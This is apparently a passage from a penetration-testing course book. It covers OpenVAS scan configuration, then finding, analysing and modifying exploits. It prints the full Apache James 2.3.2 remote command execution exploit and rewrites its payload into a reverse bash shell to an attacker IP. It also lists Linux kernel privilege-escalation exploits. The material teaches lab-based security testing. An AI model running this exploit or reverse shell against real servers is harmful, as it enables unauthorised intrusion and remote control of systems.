We recommend you mitigate in the following manner: Disable any implied rules and only open ports for required services Filter outbound ICMP time-to-live exceeded packets

Vulnerability Scoring

Save


For this demonstration we will only select the NVTs that apply to Checkpoint firewalls. Make sure you hit the 'Save' button once you have finished your selection. This will take us back to the Scan Config menu where, in our example, we can see 6 out of 19 NVTs in the Firewall family have been selected:

Edit Scan Config

Category	Count	Status	Actions
FTP	0 of 176	<input type="radio"/> <input checked="" type="radio"/> <input type="radio"/> <input type="radio"/>	<input type="checkbox"/> Edit
Fedora Local Security Checks	0 of 12511	<input type="radio"/> <input checked="" type="radio"/> <input type="radio"/> <input type="radio"/>	<input type="checkbox"/> Edit
Finger abuses	0 of 6	<input type="radio"/> <input checked="" type="radio"/> <input type="radio"/> <input type="radio"/>	<input type="checkbox"/> Edit
Firewalls	6 of 19	<input type="radio"/> <input checked="" type="radio"/> <input type="radio"/> <input type="radio"/>	<input checked="" type="checkbox"/> Edit
FortiOS Local Security Checks	0 of 34	<input type="radio"/> <input checked="" type="radio"/> <input type="radio"/> <input type="radio"/>	<input type="checkbox"/> Edit
FreeBSD Local Security Checks	0 of 2009	<input type="radio"/> <input checked="" type="radio"/> <input type="radio"/> <input type="radio"/>	<input type="checkbox"/> Edit
Gain a shell remotely	0 of 100	<input type="radio"/> <input checked="" type="radio"/> <input type="radio"/> <input type="radio"/>	<input type="checkbox"/> Edit
General	0 of 3842	<input type="radio"/> <input checked="" type="radio"/> <input type="radio"/> <input type="radio"/>	<input type="checkbox"/> Edit
Gentoo Local Security Checks	0 of 856	<input type="radio"/> <input checked="" type="radio"/> <input type="radio"/> <input type="radio"/>	<input type="checkbox"/> Edit
HP-UX Local Security Checks	0 of 242	<input type="radio"/> <input checked="" type="radio"/> <input type="radio"/> <input type="radio"/>	<input type="checkbox"/> Edit
IT-Grundschutz	0 of 111	<input type="radio"/> <input checked="" type="radio"/> <input type="radio"/> <input type="radio"/>	<input type="checkbox"/> Edit

Save


Click the 'Save' button and return to the Scan Configs page to view the completed customized scan configuration:



Scan Configs (9 of 9)

Name	Families		NVTs		Actions
	Total	Trend	Total	Trend	
Custom Scan Config (Empty and static configuration template.)	2	<input type="radio"/>	376	<input type="radio"/>	Edit Delete Download
Discovery (Network Discovery scan configuration.)	22	<input type="radio"/>	1875	<input type="radio"/>	Edit Delete Download
empty (Empty and static configuration template.)	0	<input type="radio"/>	0	<input type="radio"/>	Edit Delete Download
Full and fast (Most NVT's; optimized by using previously collected information.)	62	<input type="radio"/>	54673	<input type="radio"/>	Edit Delete Download
Full and fast ultimate (Most NVT's including those that can stop services/hosts; optimized by using previously collected information.)	62	<input type="radio"/>	54673	<input type="radio"/>	Edit Delete Download
Full and very deep (Most NVT's; don't trust previously collected information; slow.)	62	<input type="radio"/>	54673	<input type="radio"/>	Edit Delete Download
Full and very deep ultimate (Most NVT's including those that can stop services/hosts; don't trust previously collected information; slow.)	62	<input type="radio"/>	54673	<input type="radio"/>	Edit Delete Download
Host Discovery (Network Host Discovery scan configuration.)	2	<input type="radio"/>	2	<input type="radio"/>	Edit Delete Download
System Discovery (Network System Discovery scan configuration.)	6	<input type="radio"/>	29	<input type="radio"/>	Edit Delete Download

The details of the customized Scan Configuration can be read by clicking on the name.



The screenshot shows the Greenbone Security Assistant interface. The title bar says 'Greenbone Security A...'. The address bar shows the URL 'https://127.0.0.1:9392/omp?cmd=get_config&config_id=9e2d569d-6a5b-44e4-b3c2-0dfbc174cb5d'. The top menu bar includes 'Dashboard', 'Scans', 'Assets', 'SecInfo', 'Configuration' (which is selected), 'Extras', 'Administration', and 'Help'. A search bar is at the top right. The main content area is titled 'Scan Config: Custom Scan Config'. It shows a table with one row: 'Family' (Firewalls), 'NVTs selected' (6 of 19), and 'Trend' (two small arrows). Below the table, it says 'Total: 1' and '6 of 19 in selected families' and '6 of 54689 in total'. The status bar at the bottom right shows 'ID: 9e2d569d-6a5b-44e4-b3c2-0dfbc174cb5d', 'Created: Sat Feb 24 12:02:38 2018', and 'Modified: Sat Feb 24 14:08:29 2018'.

This configuration only runs the 6 tests that we previously selected, but we have the option of reviewing or modifying the NVT selection by clicking on the family name.

How to move on from here

Up till now, we've only scratched the surface of what OpenVAS has to offer. You should also explore all the other options available in OpenVAS and learn by yourselves how to run automated vulnerability scans efficiently and effectively by creating custom scan configurations.

With regards to the Virtual Hacking Labs we suggest that you don't rely on automated vulnerability scanners nor run automated vulnerability scans on every host, or even the full network. Instead, to get the most out of this course, we recommend practicing the different enumeration techniques described in Chapter 3 along with the vulnerability assessment methods discussed in this Chapter.

Please Note: Scanning targets with OpenVAS (or any other automated vulnerability assessment tools for that matter) without written permission can be illegal.

5 Exploitation

In the upcoming chapters, we will be learning how to exploit the vulnerabilities that we discovered in the enumeration phase and through our vulnerability assessment. We will focus on using scripts in different languages, compiled exploits, Metasploit, password cracking tools and, where applicable, we will also exploit vulnerabilities manually. The ultimate objective in the exploitation phase is to get a root/system/administrator shell on the various hosts in the VHL lab network.

Before we can start with exploiting vulnerable services we will have to know where we can find exploits, how to modify them based on the target and optionally how to compile and transfer them to the target. In this chapter we will learn how to:

- Find exploits using online and offline resources.
- Analyse and modify existing exploit code.
- Transfer exploits to target hosts.
- Compile exploits on Linux.
- Cross compile Windows exploits on Linux.

After we've covered these subjects, we will practice the exploitation techniques on a few services that are running on Metasploitable 2. For now, we will only focus on network and local applications. Exploiting vulnerabilities in web applications will be covered in chapter 7.

To avoid spoilers for the VHL lab machines we will be using Metasploitable 2 again. Metasploitable 2 is freely available outside the Virtual Hacking Labs so you can always download the virtual machine and try the exploits yourself too, even after your lab access has expired. In this case you can simply download the Metasploitable 2 virtual machine from the internet and run it with VMWare Player or VirtualBox.

How to work with exploits and where to find them

In the previous chapter we used Exploit-db and Searchsploit to verify that there are exploits for the vulnerabilities that we had previously discovered. Now we will look at what you need to do to download, modify and execute those exploits. In particular there are a couple of steps required to ensure an exploit is executed safely and to prevent it from doing anything unexpected.

Many of the exploits available on Exploit-db are written in Python, Perl, Ruby or Bash and can be downloaded directly to the attack box. Once the scripts have been downloaded, we need to analyse the exploit code carefully to confirm that it exactly does what it advertises. Failure to take proper precautions could open backdoors on the attack machine, wipe an entire hard drive on the target machine or even add the machine to a botnet.

Once we're sure that we're dealing with an authentic exploit we will often need to make some modifications to adapt the exploit to our target. Many exploits are written as proofs of concept (POCs) which means that the exploit only proves that the attack can be done without causing harm (i.e. a harmless payload is used). By way of example, a proof of concept exploit that exploits a remote code execution vulnerability might be designed to just execute the ifconfig command and to display the output on a webpage thereby 'proving the concept' that remote code execution is possible without causing harm. However, such a result is pretty useless if you actually want to gain a shell on the host and therefore we need to modify the payload. Modifying such an exploit for practical use will require replacing the ifconfig command with a reverse or bind shell command. Other modifications can include simply adding a target host, port or other variables, replacing the bind/reverse shellcode or modifying offsets in buffer overflow exploits.

Another reason to carefully examine the exploit code is that it often contains usage instructions in comment blocks or they may be obvious from the code itself. To work properly most scripts require a few (static) variables in the code or values that are passed as arguments (a value passed to a function or script, such as the IP address or a port) to be inserted. Usually they will be specific to the target such as an IP address, a port and sometimes credentials to access an administration panel for example. By analysing the code of the exploit, we can find out which arguments are needed and how they are processed in the script. Many exploits are programmed to print out usage instructions to the terminal when invalid arguments are passed (or no arguments at all), but remember that we're not executing anything at this moment and we want to retrieve information from static analysis. We are merely investigating how to use the script before its execution.

Note: Also use your common sense when analysing exploit code. If you're dealing with a remote exploit that doesn't take a target host as an argument you're probably dealing with a fake and potentially dangerous exploit.

So far we've talked about exploits written in scripting languages, such as Python and Perl. These scripting languages are interpreted scripting languages where the code is executed by an interpreter. An interpreter is a program that directly executes instructions written in a scripting language. For example, Python code needs to be executed by a Python interpreter and to execute Perl code you would need to use a Perl interpreter. There are also exploits written in programming languages that need to be compiled before they can be executed. Compilation is the process of translating one programming language into another where the output is an executable program. Privilege escalation

exploits for Linux and Windows are often written in such languages. In this chapter we will learn how to compile exploits for both platforms.

Now that we have a better understanding of the exploitation phase and what we have to do before we can successfully run exploits, let's walk through the process of downloading, analyzing, modifying and compiling some exploits.

Downloading exploits

Before we can start to modify an exploit, we first need to download it to the attack machine (transferring exploits to target hosts will be covered in a separate chapter since this involves very different techniques and sometimes different tools too). The easiest methods for obtaining exploits is by:

- Downloading them from Exploit-db via a browser;
- Using a command-line tool like wget; or,
- Copying the exploit code from Searchsploit.

On the Exploit-DB website simply press the download button to download the selected exploit to your machine:

EDB-ID: 35513	Author: Jakub Palaczynski	Published: 2014-12-10
CVE: N/A	Type: Remote	Platform: Linux
E-DB Verified:	Exploit: Download / View Raw	Vulnerable App:

You can also use wget to download the exploit from the command line:

```
wget [URL to exploit download] -O 35513.py
```

```
root@kali:~# wget https://www.exploit-db.com/download/35513 -O 35513.py
--2017-02-26 10:55:10-- https://www.exploit-db.com/download/35513
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2442 (2.4K) [application/txt]
Saving to: '35513.py'

35513.py          100%[=====]  2.38K  --.-KB/s   in 0s

2017-02-26 10:55:11 (23.1 MB/s) - '35513.py' saved [2442/2442]
```

You can also copy the exploit from the local Searchsploit database to a different location, such as the desktop:

```
root@kali:~# searchsploit 35513
-----
Exploit Title | Path
-----|-----
Apache James Server 2.3.2 - Remote Command Executio | ./linux/remote/35513.py
-----
root@kali:~# locate 35513.py
/usr/share/exploitdb/platforms/linux/remote/35513.py
root@kali:~# cp /usr/share/exploitdb/platforms/linux/remote/35513.py /root/Desktop/35513.py
```

When using the local Searchsploit exploit files it is recommended to always save a separate copy of the exploit file to another location so that you are not modifying the original file as you may need to revert to or reuse the original file later.

Targets for analysing and modifying exploit code

Now that we have a copy of the exploit to work with let's have a look at the source code.

When analysing exploit code, we are trying to:

- Verify that the exploit works exactly as advertised;
- Get a general understanding of how the vulnerability is exploited;
- See if there are any instructions from the exploit author on how to use the exploit or the parts of the code we need to modify;
- Modify the code depending on our target, mainly by inserting variables such as the IP address, port, payload or other target-specific details;

Let's have a closer look at the Apache James exploit and see if we can find all this information.

Verify exploit code

The exploit title in the Searchsploit Database (Apache James Server 2.3.2 Remote Code Execution) tells us that we're dealing with a remote code execution (RCE) targeting the Apache James Server 2.3.2. This means that a vulnerability in the Apache James Server is exploited by the Python script (35513.py) to execute code in the context of the user that is running Apache James. Any Remote Code Execution exploit should contain at least a targeted host IP, a port and a payload containing one or more commands to execute. Let's check for these parameters in the following source code.

```
1#!/usr/bin/python
2#
3# Exploit Title: Apache James Server 2.3.2 Authenticated User Remote Command Execution
4# Date: 16\10\2014
5# Exploit Author: Jakub Palaczynski, Marcin Woloszyn, Maciej Grabiec
6# Vendor Homepage: http://james.apache.org/server/
7# Software Link: http://ftp.ps.pl/pub/apache/james/server/apache-james-2.3.2.zip
8# Version: Apache James Server 2.3.2
9# Tested on: Ubuntu, Debian
10# Info: This exploit works on default installation of Apache James Server 2.3.2
11# Info: Example paths that will automatically execute payload on some action:
/etc/bash_completion.d , /etc/pm/config.d
12
13 import socket
14 import sys
15 import time
16
17 # specify payload
18 #payload = 'touch /tmp/proof.txt' # to exploit on any user
19 payload = '[ "$(id -u)" == "0" ] && touch /root/proof.txt' # to exploit only on root
20 # credentials to James Remote Administration Tool (Default - root/root)
```

```

21 user = 'root'
22 pwd = 'root'
23
24 if len(sys.argv) != 2:
25     sys.stderr.write("[-]Usage: python %s <ip>\n" % sys.argv[0])
26     sys.stderr.write("[-]Exemple: python %s 127.0.0.1\n" % sys.argv[0])
27     sys.exit(1)
28
29 ip = sys.argv[1]
30
31 def recv(s):
32     s.recv(1024)
33     time.sleep(0.2)
34
35 try:
36     print "[+]Connecting to James Remote Administration Tool..."
37     s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
38     s.connect((ip,4555))
39     s.recv(1024)
40     s.send(user + "\n")
41     s.recv(1024)
42     s.send(pwd + "\n")
43     s.recv(1024)
44     print "[+]Creating user..."
45     s.send("adduser ..../..../..../..../..../etc/bash_completion.d exploit\n")
46     s.recv(1024)
47     s.send("quit\n")
48     s.close()
49
50     print "[+]Connecting to James SMTP server..."
51     s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
52     s.connect((ip,25))
53     s.send("ehlo team@team.pl\r\n")
54     recv(s)
55     print "[+]Sending payload..."
56     s.send("mail from: <'@team.pl>\r\n")
57     recv(s)
58     # also try s.send("rcpt to:
<..../..../..../..../etc/bash_completion.d@hostname>\r\n") if the recipient cannot be
59     found
60     s.send("rcpt to: <..../..../..../..../..../etc/bash_completion.d>\r\n")
61     recv(s)
62     s.send("data\r\n")
63     recv(s)
64     s.send("From: team@team.pl\r\n")
65     s.send("\r\n")
66     s.send("\r\n")
67     s.send(payload + "\n")
68     s.send("\r\n.\r\n")
69     recv(s)
70     s.send("quit\r\n")
71     recv(s)
72     s.close()
73     print "[+]Done! Payload will be executed once somebody logs in."
74 except:
75     print "Connection failed."

```

The first dozen or so lines contain first the Python shebang and then comments or notes from the author giving the exploit title, date, author and information about vulnerable targets. The last three lines import the necessary modules.

Shebang

The Shebang is a character sequence (#!) and an absolute path to the interpreter program. The shebang is located at the beginning of a script and tells the system to run the interpreter program with the script contents as the first argument. This will basically execute the script with the pre-defined interpreter.

```
Python shebang: #!/usr/bin/python
Bash shebang: #!/bin/bash
Bourne shell shebang: #!/bin/sh
Perl shebang: #!/usr/bin/perl
```

Modules

Modules are pre-written fragments of programming code that can be imported from a library so they do not have to be written into the script.

```
#!/usr/bin/python
#
# Exploit Title: Apache James Server 2.3.2 Authenticated User Remote Command Execution
# Date: 16\10\2014
# Exploit Author: Jakub Palaczynski, Marcin Woloszyn, Maciej Grabcic
# Vendor Homepage: http://james.apache.org/server/
# Software Link: http://ftp.ps.pl/pub/apache/james/server/apache-james-2.3.2.zip
# Version: Apache James Server 2.3.2
# Tested on: Ubuntu, Debian
# Info: This exploit works on default installation of Apache James Server 2.3.2
# Info: Example paths that will automatically execute payload on some action: /etc/bash_completion.d , /etc/pm/config.d

import socket
import sys
import time
```

Now comes the interesting part: the payload (shown in green) contains the command that will be executed on the target host:

```
# specify payload
#payload = 'touch /tmp/proof.txt' # to exploit on any user
payload = '[ "$(id -u)" == "0" ] && touch /root/proof.txt' # to exploit only on root
# credentials to James Remote Administration Tool (Default - root/root)
user = 'root'
pwd = 'root'
```

The payload in the context of an exploit is the piece of code that performs the malicious action, in this exploit it's the 'payload' variable that contains the command that is executed on the exploited system. The first part of the command (["\$(id -u)" == "0"]) tests if the outcome of the 'id -u' command equals 0. To see what id -u outputs on the command line, we can simply enter it into the terminal:

```
root@kali:~# id -u
0
```

If we check the id help (id --help) from the terminal it tells us that id -u prints the effective user ID. User ID 0 is the user ID of the root account which means that the payload is executed when Apache James runs as root on the target host. The touch command (touch /root/root.txt) simply creates a file with the title proof.txt in the root directory and will be executed when Apache James runs with root privileges.

The last 2 lines are the default credentials used to log into the Apache James administration panel. This indicates that we're dealing with an authenticated remote code execution exploit. This exploit also requires a user to be logged in to exploit the vulnerability.

Another important part of the code to consider here are the commented lines that provide a great deal of information about the code and how to move forward. The comments are printed in red on the screenshot and start with a # sign. The first comment tells us to specify a payload and also includes an example of a payload that is executed under any user. The second comment indicates that the current payload is only executed when Apache James is running as root. Finally, the last comment indicates that the 'user' and 'pwd' variables are the credentials for the James Remote Administration Tool and even includes the default credentials.

[Understanding how the exploit works](#)

Let's have a look at how the exploit actually works, how it communicates with the Apache James server running on the remote host and how the vulnerability in this service is exploited. We will walk through the code line by line to understand exactly what happens on execution.

We will continue with the lines of code that are executed after both the payload and default user credentials have been loaded:

```
if len(sys.argv) != 2:  
    sys.stderr.write("[-]Usage: python %s <ip>\n" % sys.argv[0])  
    sys.stderr.write("[-]Exemple: python %s 127.0.0.1\n" % sys.argv[0])  
    sys.exit(1)  
  
ip = sys.argv[1]
```

The first line (if len(sys.argv) !=2:) checks the number of arguments given when the script is executed. The exploit expects a total of 2 arguments: argument 0 which is the script itself and argument 1 which is the target IP address. If the number of arguments does not equal 2, then the exploit will print the instructions for use to the terminal and exit (remember we said above that if the arguments are not given properly, this will often be the result).

Let's skip to the first block of code in the 'try' block of the script which looks as follows:

```
try:  
    print "[+]Connecting to James Remote Administration Tool..."  
    s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)  
    s.connect((ip,4555))  
    s.recv(1024)  
    s.send(user + "\n")  
    s.recv(1024)  
    s.send(pwd + "\n")  
    s.recv(1024)  
    print "[+]Creating user..."  
    s.send("adduser .....etc/bash_completion.d exploit\n")  
    s.recv(1024)  
    s.send("quit\n")  
    s.close()
```

The first line prints a line of text to the terminal indicating that the exploit is connecting to the James Remote Administration Tool. The following line creates an INet streaming socket that will be used to connect to the IP address. Simply put this line connects to a remote socket using the given IP address and port, in this case the Apache James Remote Administration Tool. Next, we see that target port 4555 is hardcoded in the exploit code.

The next few lines communicate with the Apache James server and issue a few commands programmatically. The first couple of lines establish an authenticated connection with the Apache

James server using the variables that contain the username and the password. Line 6 (s.send(user + "\n")) sends the username stored in the user variable (earlier defined as 'root') and line 8 (s.send(pwd + "\n")) sends the contents of the pwd (password) variable (also set as 'root'). The lines that follow print the message "Creating User" to the terminal and issue the 'adduser' command which creates a new account on the Apache James server. Finally, the script closes the connection with the Apache James server by running the 'quit' command.

Note: It is important to consider that this code block simply connects to the remote command-line interface and does nothing more than issuing a few commands. We could also use a Telnet client to connect to the server manually and issue the commands manually.

From this code we can assume that the 'adduser' command adds a user to the Apache James server and takes a username and password as arguments. We can also assume that the argument passed to the 'adduser' function is probably not sufficiently validated and therefore vulnerable to a directory traversal vulnerability (indicated by the parent directory symbols commonly used in this type of vulnerability). Let's continue examining the exploit code to find out if our assumptions are correct!

Note: The '/etc/bash_completion.d' directory which was used as the username is a directory on Linux systems that contains commands that are executed when a user signs in.

```

print "[+]Connecting to James SMTP server..."
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((ip,25))
s.send("ehlo team@team.pl\r\n")
recv(s)
print "[+]Sending payload..."
s.send("mail from: <'@team.pl>\r\n")
recv(s)
# also try s.send("rcpt to: <../../../../../../../../etc/bash_completion.d@hostname>\r\n") if the recipient cannot be found
s.send("rcpt to: <../../../../../../../../etc/bash_completion.d>\r\n")
recv(s)
s.send("data\r\n")
recv(s)
s.send("From: team@team.pl\r\n")
s.send("\r\n")
s.send("'\r\n")
s.send(payload + "\r\n")
s.send("\r\n.\r\n")
recv(s)
s.send("quit\r\n")
recv(s)
s.close()
print "[+]Done! Payload will be executed once somebody logs in."

```

The second code block connects to the Apache James SMTP server on port 25 on the IP address specified by sending the query ehlo ("ehlo team@team.pl\r\n"). The commands that follow appear to construct an e-mail message containing the following fields:

- Mail from (<"mail from'@team.pl>\r\n")
- Rcpt to ("rcpt to: <../../../../../../../../etc/bash_completion.d>\r\n")
- Data containing the payload ("data\r\n") to (payload + "\r\n")
- The '.' (or dot) command to send the e-mail ("\r\n.\r\n")
- The quit command to exit ("quit\r\n")

Note: \r\n simply indicates a new line or carriage return.

These are all valid commands to communicate with a Simple Mail Transfer Protocol (SMTP) server and we can assume that the code here is constructing an e-mail message, specifies the user that was created earlier as the recipient, creates a message and finally sends it to the recipient. We can also see that the message itself contains the contents of the payload variable. Also note the comment in red in the screenshot that indicates that a valid recipient account is required on the target host and suggests appending the hostname if the recipient cannot be found. The last line prints to the terminal that the payload will be executed when someone signs in.

From our analysis we can figure out how EDB-ID 35513 exploits the vulnerability:

1. The first part of the exploit creates a user with a path to the bash_completion directory. Usernames are not validated and may contain a path.
2. The second part sends an e-mail message containing the payload to the created user.
3. The message containing the payload is stored in the '/etc/bash_completion.d' directory.

To sum it all up: The '/etc/bash_completion.d' directory is used as the user directory to store messages. When a message contains commands, they are executed when a user signs in. So, the exploit creates a user to allow a payload to be loaded into this directory knowing that the payload will be executed as soon as a user signs in.

There's a good chance that errors will occur during the execution of this exploit. For troubleshooting purposes, you can also perform the script steps manually. To do so, just connect to the target host on port 4555 and 25 using Telnet or Netcat and issue the commands from the exploit code. An advantage of performing this manually is that you can directly verify if the commands have been successfully executed or have resulted in an error. For example, if you specify an invalid sender when a valid sender is needed, the SMTP server will throw an error, but such errors are not visible when the Python script is executed. This is why manual troubleshooting is advisable when an exploit fails.

So far we know how the exploit works, the parts we need to modify and what arguments the script needs to execute successfully. The next step is to modify and test the exploit.

Extra mile exercises: Connecting to 95 - James on the lab network

1. Can you connect to the Apache James Remote Administration tool manually?
2. Can you retrieve a list of available commands on this administration tool?

Exploit Modifications

In this section we will modify the parts of the exploit to get a shell on the target, remember to copy the original exploit before editing it. The only piece of code that we have to modify is the payload section. The current payload just creates a file in the root directory when the user executing the command is authenticated as root. However, we want to be able to execute commands on the target host so let's replace the payload with some code that will create or 'spawn' a reverse bash shell:

```
bash -i >& /dev/tcp/[attacker IP]/[port] 0>&1
```

After modifying the exploit code, the payload will look like this:

```
# specify payload
#payload = 'touch /tmp/proof.txt' # to exploit on any user
payload = 'bash -i >& /dev/tcp/10.0.0.1/8080 0>&1' # to exploit only on root
# credentials to James Remote Administration Tool (Default - root/root)
user = 'root'
pwd = 'root'
```

Be sure to remove the previous code that validated the user ID ('["\$id -u" == "0"] && touch /root/proof.txt'). We want to receive a reverse shell regardless of the privilege level of the user executing it. Once you have modified the exploit in your text editor, exit and save the file (press **ctrl+x** in Nano). All that remains now is to execute the exploit in a safe testing environment or directly on the target host.

Lab tip: If the reverse shell session closes quickly after it has been established try to create a new shell session by executing the following command on the initial shell:

bash

Or run the following command:

/bin/sh

Safe testing environment

There will be times when you won't want to launch the exploit directly on the target system, but to test it first to be a 100% sure that the exploit will succeed. An example of such a situation might be where a service vulnerable to buffer overflow is running on a remote host. When a buffer overflow fails the affected service will crash and usually become unresponsive. Unless the service automatically recovers from the crash your exploit attempt will fail.

To avoid a situation like this you can set up a test environment to try the exploit out and to analyse the results. Such a test environment is best set up on a separate virtual machine rather than your Linux attack box.

Extra mile exercise 1: Install Apache James on your local machine and exploit the vulnerability manually by connecting to the administration panel with Telnet. Carefully examine what happens on the local file system and have a look at the log entries that are created while doing so.

Extra mile exercise 2: By now you should have a good understanding of how Apache James is vulnerable and how it can be exploited. Consider the following two scenarios: Imagine you are a network administrator responsible for this vulnerable Apache James installation. What could you do to mitigate the threat?

If you were the developer of Apache James and had to fix this vulnerability, how would you fix this vulnerability?


Extra mile exercise 3: Read the following article on 'Exploiting Apache James' by Kamil Jiwa: <https://www.exploit-db.com/docs/english/40123-exploiting-apache-james-server-2.3.2.pdf>

Compiling Linux kernel exploits

Linux kernels¹ have a long history of local privilege escalation vulnerabilities that allow non-privileged users to escalate their privileges to root. Despite continual improvement and development work on kernels, some of these vulnerabilities were present for over a decade before being discovered. For example, DirtyCOW (CVE-2016-5195) and CVE-2017-6074 leave a lot of Linux hosts vulnerable to privilege escalation. Vulnerabilities like this happen all the time so we need to be familiar with Linux Kernel vulnerabilities and know how to use them in different systems.

In this section we will learn how to transform source code written in high-level programming languages (like C) into a lower level language (assembly language or machine code) and how to create executable programs. This is significantly different from executing code written in interpreted languages (like Python and Perl) which can be executed directly by the interpreter. The transformation from a high-level language to a low-level language is done by a piece of software called a ‘compiler’. The compiler takes the source code as input and provides us with an executable file as an output that can then be executed on the system.

As you will learn later in the privilege escalation chapter, there are privilege escalation scripts that will check databases, like Exploit-db, for suitable exploits automatically, but you can also do this manually. Now we will conduct a manual search on Exploit-db’s Local and Privilege Escalation Exploits database for the kernel version or the Linux distro version. Let’s try running a search for ‘Linux kernel’:



Linux kernel

I'm not a robot reCAPTCHA Privacy - Terms

SEARCH MORE OPTIONS

297 total entries

<< prev 1 2 3 4 5 6 next >>

Date	D	A	V	Title	Platform	Author
2017-02-12	1	-	1	Linux Kernel 3.10.0 (CentOS7) - Denial of Service	Linux	FarazPajohan
2016-12-06	1	-	1	Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege...	Lin_x86-64	rebel
2016-11-28	1	1	1	Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' PTRACE_POKEDATA Race Condition Privilege...	Linux	FireFart
2016-11-27	1	1	1	Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition Privilege...	Linux	Gabriele Bo...
2016-11-23	1	-	1	Linux Kernel 2.6.32-642 / 3.16.0-4 - 'inode' Integer Overflow	Linux	Todor Donev
2016-11-15	1	-	1	Linux Kernel 4.8.0-22 / 3.10.0-327 (Ubuntu 16.10 / RedHat) - 'keyctl' Null Pointer...	Linux	OpenSource ...
2016-11-14	1	-	1	Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Privilege Escalation (Metasploit)	Linux	Metasploit
2016-11-02	1	1	1	Linux Kernel (Ubuntu / Fedora / RedHat) - 'Overlayfs' Privilege Escalation (Metasploit)	Linux	Metasploit
2016-10-26	1	1	1	Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' PTRACE_POKEDATA Race Condition PoC (Write Access)	Linux	Phil Oester
2016-10-21	1	1	1	Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW' /proc/self/mem Race Condition Privilege...	Linux	Robin Verton
2016-10-19	1	1	1	Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition PoC (Write Access)	Linux	Phil Oester

Great! The search results show a lot of local privilege escalation exploits and also indicate the vulnerable kernel versions. Exploits named ‘Dirty COW’ make up several of the search results and cover a wide range of kernel versions.

Compiling Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW'

